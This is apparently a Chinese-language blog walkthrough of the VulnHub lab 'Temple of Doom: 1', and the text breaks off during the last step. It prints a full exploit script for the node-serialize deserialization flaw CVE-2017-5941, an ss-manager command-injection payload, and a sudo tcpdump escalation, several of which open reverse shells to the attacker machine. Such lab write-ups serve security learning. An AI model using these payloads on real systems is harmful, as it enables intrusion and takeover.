vulnhub Temple of Doom: 1

原创

仙女象 于 2021-11-30 21:11:33 发布 1433 收藏
分类专栏： vulnhub 文章标签： vulnhub getshell sudo提权 反序列化 多用户提权

本文思路：


端口扫描-->http访问，burp抓包分析-->node.js反序列化漏洞得到nodeadmin反弹shell-->linpeas提权检测-->利用ss-manager命令执行漏洞得到fireman的反弹shell-->sudo tcpdump提权

步骤1：nmap扫描端口

攻击机(kali)输入以下命令扫描靶机开放端口，其中192.168.101.26是靶机ip

```
sudo nmap -sS -A -p- 192.168.101.26
```

扫描结果如下图所示，扫出来了22端口（ssh）和666端口(http) 。注意到http服务的version是Node.js Express



步骤2：一些失败的尝试

用nikto和dirb都没扫出什么来，有点不对劲

```
nikto -host http://192.168.101.26:666
```

```
┌──(kali㉿kali)-[~]
└─$ nikto -host http://192.168.101.26:666
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.101.26
+ Target Hostname:    192.168.101.26
+ Target Port:        666
+ Start Time:         2021-11-28 00:51:20 (GMT-5)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ Retrieved x-powered-by header: Express
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the use
r agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user age
nt to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD
+ ERROR: Error limit (20) reached for host, giving up. Last error: error read
ing HTTP response
+ Scan terminated:  20 error(s) and 5 item(s) reported on remote host
+ End Time:           2021-11-28 00:51:29 (GMT-5) (9 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested                                          CSDN @仙女象
```

```
dirb http://192.168.101.26:666
```

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.101.26:666                                    255 ×

_________________
DIRB v2.22
By The Dark Raver
_________________

START_TIME: Sun Nov 28 03:05:45 2021
URL_BASE: http://192.168.101.26:666/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____________________


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.101.26:666/ ----



_________________
END_TIME: Sun Nov 28 03:05:47 2021
DOWNLOADED: 4612 - FOUND: 0                                CSDN @仙女象
```

步骤3：有意思的网页

用浏览器访问http://192.168.101.26:666，burpsuite抓包。

第一次访问时，页面仅显示一行提示“Under Construction, Come Back Later!”，请求和响应报文如下

Request

Raw | Headers | Hex

```
GET / HTTP/1.1
Host: 192.168.101.26:666
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0)
Gecko/20100101 Firefox/94.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Set-Cookie:
profile=eyJ1c2VybmFtZSI6IkFkbWluIiwiY3NyZnRva2VuIjoidTMydDRvM3RiM2dnNDMxZnMzNGdn2GdjaGp3bnphMGw9
IiwiRXhwaXJlcz0iOkZyaWRheSwgMTMgT2N0IDIwMTggMDA6MDA6MDAgR01UIn0%3D; Max-Age=900; Path=/;
Expires=Sun, 28 Nov 2021 09:04:58 GMT; HttpOnly
Content-Type: text/html; charset=utf-8
Content-Length: 36
ETag: W/"24-xWt5IUP3GfGbHraPgY5EGPpcNzA"
Date: Sun, 28 Nov 2021 08:49:58 GMT
Connection: close

Under Construction, Come Back Later!
```

CSDN @仙女象

第二次访问时，页面显示一堆报错

burp抓到的请求和响应报文

```
GET / HTTP/1.1
Host: 192.168.101.26:666
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cookie: profile=eyJ1c2VybmFtZSI6IkFkbWluIiwiY3NyZnRva2VuIjoidTMydDRvM3RiM2dnNDMxZnMzNGdnZGdjaGp3bnphMGw9IiwiRXhwaXJlcz0iOkZyaWRheSwgMTMgT2N0IDIwMTggMDA6MDA6MDAgR01UIn0%3D
```



```
HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Content-Security-Policy: default-src 'self'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 1155
Date: Sun, 28 Nov 2021 08:50:33 GMT
Connection: close

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>SyntaxError: Unexpected token F in JSON at position 79<br>    at JSON.parse (&lt;anonymous&gt;)<br>    at
Object.exports.unserialize (/home/nodeadmin/.web/node_modules/node-serialize/lib/serialize.js:62:16)<br>    at
/home/nodeadmin/.web/server.js:12:29<br>    at Layer.handle [as handle_request]
(/home/nodeadmin/.web/node_modules/express/lib/router/layer.js:95:5)<br>    at next
(/home/nodeadmin/.web/node_modules/express/lib/router/route.js:137:13)<br>    at Route.dispatch
(/home/nodeadmin/.web/node_modules/express/lib/router/route.js:112:3)<br>    at Layer.handle [as handle_request]
(/home/nodeadmin/.web/node_modules/express/lib/router/layer.js:95:5)<br>    at
/home/nodeadmin/.web/node_modules/express/lib/router/index.js:281:22<br>    at Function.process_params
(/home/nodeadmin/.web/node_modules/express/lib/router/index.js:335:12)<br>    at next
(/home/nodeadmin/.web/node_modules/express/lib/router/index.js:275:10)</pre>
</body>
</html>
```


对比第一次和第二次的请求报文，可以发现第二次多了Cookie头。

```
Cookie: profile=eyJ1c2VybmFtZSI6IkFkbWluIiwiY3NyZnRva2VuIjoidTMydDRvM3RiM2dnNDMxZnMzNGdnZGdjaGp3bnphMGw9Iiw
```


profile的值先url解码，再base64解码，得到如下结果

```
{"username":"Admin","csrftoken":"u32t4o3tb3gg431fs34ggdgchjwnza0l=","Expires=":Friday, 13 Oct 2018 00:00:00
```

可以看到"Expires=":Friday这块的格式不对，改成正确的格式

```
{"username":"Admin","csrftoken":"u32t4o3tb3gg431fs34ggdgchjwnza0l=","Expires":"Friday, 13 Oct 2018 00:00:00
```

进行base64编码之后，在burp的repeater中替代request报文中原本的profile值， 并进行报文重放，返回结果不再报错，而是显示”Hello Admin“。返回报文中没什么有意义的内容。



dirb扫描目录的时候加上正确的cookie，仍然扫描不出结果

```
dirb http://192.168.101.26:666 /usr/share/dirb/wordlists/big.txt -c "profile=eyJ1c2VybmFtZSI6IkFkbWluIiwiY3
```

步骤4： 利用CVE-2017-5941(Node.js反序列化)getshell

感觉网站也没什么有用信息了，到这边我思路也断了，悄咪咪看了这部分网上的writeup，发现原来到这里信息收集就结束了，接下来就可以利用node.js的反序列化漏洞getshell了。

学习了一下CVE-2017-5941的原理和利用方法CVE-2017-5941: 利用Node.js反序列化漏洞执行远程代码 - 云+社区 - 腾讯云

然后在exploit-db上找到一个.py文件

Node.JS - 'node-serialize' Remote Code Execution (2) - NodeJS webapps Exploit

代码还是比较简单的，只需要修改下图所示三个地方，第一个框内是目标url，第二个框内修改ip和端口为攻击机ip和攻击机监听端口，第三个框内修改cookie为本关正确的profile值（就是那个能返回”Hello Admin“的）

```
# Exploit Title: Node.JS - 'node-serialize' Remote Code Execution (2)
# Exploit Author: UndeadLarva
# Software Link: https://www.npmjs.com/package/node-serialize
# Version: 0.0.4
# CVE: CVE-2017-5941

import requests
import re
import base64
import sys

url = 'http://192.168.101.26:666' # change this

payload = ("require('http').ServerResponse.prototype.end = (function (end) {"
"return function () {"
"['close', 'connect', 'data', 'drain', 'end', 'error', 'lookup', 'timeout', ''].forEach(this.socket.removeAllListeners.bind(this.socket));"
"console.log('still inside');"
"const { exec } = require('child_process');"
"exec('bash -i >& /dev/tcp/192.168.101.25/2333 0>&1');"# change this
"}"
"})(require('http').ServerResponse.prototype.end)")

# rce = "_$$ND_FUNC$$_process.exit(0)"
# code ="_$$ND_FUNC$$_console.log('behind you')"
code = "_$$ND_FUNC$$_" + payload

string = '{"username":"Admin","csrftoken":"u32t4o3tb3gg43lfs34ggdgchjwnza0l=","Expires":"Friday, 13 Oct 2018 00:00:00 GMT", "exec": "'+code+'"}'

cookie = {'profile':base64.b64encode(string)}

try:
    response = requests.get(url, cookies=cookie).text
    print response
except requests.exceptions.RequestException as e:
    print('Oops!')
    sys.exit(1)
```



攻击机上开始监听2333端口

```
nc -lvp 2333
```

执行这个.py文件

```
python2 CVE-2017-5941.py
```

得到反弹shell



步骤5：linpeas.sh提权检测

从github上下载提权检测脚本，解压后把linpeas.sh放到攻击机上

https://github.com/carlospolop/PEASS-ng


攻击机上开http服务

```
python -m SimpleHTTPServer 7777
```

反弹shell中用wget命令下载linpeas.sh

```
wget http://192.168.101.25:7777/linpeas.sh
```

下载成功后linpeas.sh还没有执行权限，所以还得用chmod命令使当前用户有执行权限




```
chmod 744 linpeas.sh
```


执行linpeas.sh

```
./linpeas.sh
```


然后会输出好多结果，比如推荐的CVE（试了highly probable的没成功）



比如有控制台的用户，可以看到除了我们现在反弹shell的用户nodeadmin和我们想成为的root，还有fireman，如果当前用户没有提权突破口，也许可以试试别的用户



比如有suid的命令，可以考察一下标红的命令（比较满足条件的是pkexec，但没成功）



步骤6：查找其他可能利用点

sudo -l看了一下，没有命令

```
[nodeadmin@localhost ~]$ sudo -l
sudo -l
sudo: no tty present and no askpass program specified
[nodeadmin@localhost ~]$
```


再找找看fireman在哪里

```
find / -name "*fireman*" 2>/dev/null
```

```
[nodeadmin@localhost ~]$ find / -name "*fireman*" 2>/dev/null
find / -name "*fireman*" 2>/dev/null
/home/fireman
/var/spool/mail/fireman
[nodeadmin@localhost ~]$
```


发现/home/fireman进不进去

```
[nodeadmin@localhost ~]$ cd /home/fireman
cd /home/fireman
bash: cd: /home/fireman: Permission denied
[nodeadmin@localhost ~]$
```


找一下文件中有没有提到fireman的地方

```
find / -type f -name "*" |xargs grep -ri "fireman" 2>/dev/null
```

红框里面的是开机启动的程序（rc.local是开机加载文件），现在应该是起着的

```
/etc/subgid:fireman:231072:65536
/etc/rc.d/rc.local:#su fireman -c /usr/local/bin/ss-manager
/etc/passwd-:fireman:x:1002:1002::/home/fireman:/bin/bash
/etc/subuid:fireman:231072:65536
/etc/subuid-:fireman:231072:65536
/etc/passwd:fireman:x:1002:1002::/home/fireman:/bin/bash
/etc/subgid-:fireman:231072:65536
/etc/group-:fireman:x:1002:
/etc/group:fireman:x:1002:
```


确认一下这个进程是否确实起着


```
ps -aux | grep ss-manager
```

嗯，确实起着

```
[nodeadmin@localhost ~]$ ps -aux | grep ss-manager
ps -aux | grep ss-manager
root       822  0.0  0.1 301464  4432 ?        S    08:41   0:00 su fireman -
c /usr/local/bin/ss-manager
fireman    828  0.0  0.0  37060  3824 ?        Ss   08:41   0:00 /usr/local/b
in/ss-manager
nodeadm+   990  0.0  0.0 213788  1052 ?        S    08:50   0:00 grep --color
=auto ss-manager
```


步骤7：利用ss-manager命令执行漏洞得到fireman的反弹shell

exploit-db中搜索内容包含ss-manager的，搜索到如下结果，红框里面的靠谱



shadowsocks-libev 3.1.0 - Command Execution - Linux local Exploit

这边除了上面的poc，还参考了下面两篇wp，外加自己摸索

Temple of Doom 1: CTF Walkthrough Part 2 - Infosec Resources

No.25-VulnHub-Temple of Doom: 1-Walkthrough渗透学习_大余xiyou的博客-CSDN博客

攻击机上输入

```
nc -lvp 3333
```


反弹shell中输入

```
nc -u 127.0.0.1 8839
```


再在反弹shell中输入

```
add: {"server_port":8003, "password":"test", "method":"||nc 192.168.101.25 3333 -e /bin/bash||"}
```

这一步符号一定要特别注意要英文符号，我从上面两篇拷的都有中文双引号，因此失败了好几次




输完这个命令之后，就得到了fireman的反弹shell



反弹shell中输入


```
python -c 'import pty; pty.spawn("/bin/bash")'
```

得到交互式反弹shell



步骤8：sudo tcpdump提权

sudo -l看一下，发现fireman可以在不输入密码的情况下sudo三个命令



前两个命令都安全，tcpdump可以提权，参考GTFOBins网站中的payload

tcpdump | GTFOBins
COMMAND的内容换成

```
/bin/bash -i >& /dev/tcp/192.168.101.25/5555 0>&1
```


具体来说，首先，攻击机上监听5555端口

```
nc -lvp 5555
```

然后fireman的反弹shell中依次输入如下命令

```
[fireman@localhost ~]$ COMMAND='/bin/bash -i >& /dev/tcp/192.168.101.25/5555 0>&1'
[fireman@localhost ~]$ TF=$(mktemp)
[fireman@localhost ~]$ echo "$COMMAND" > $TF
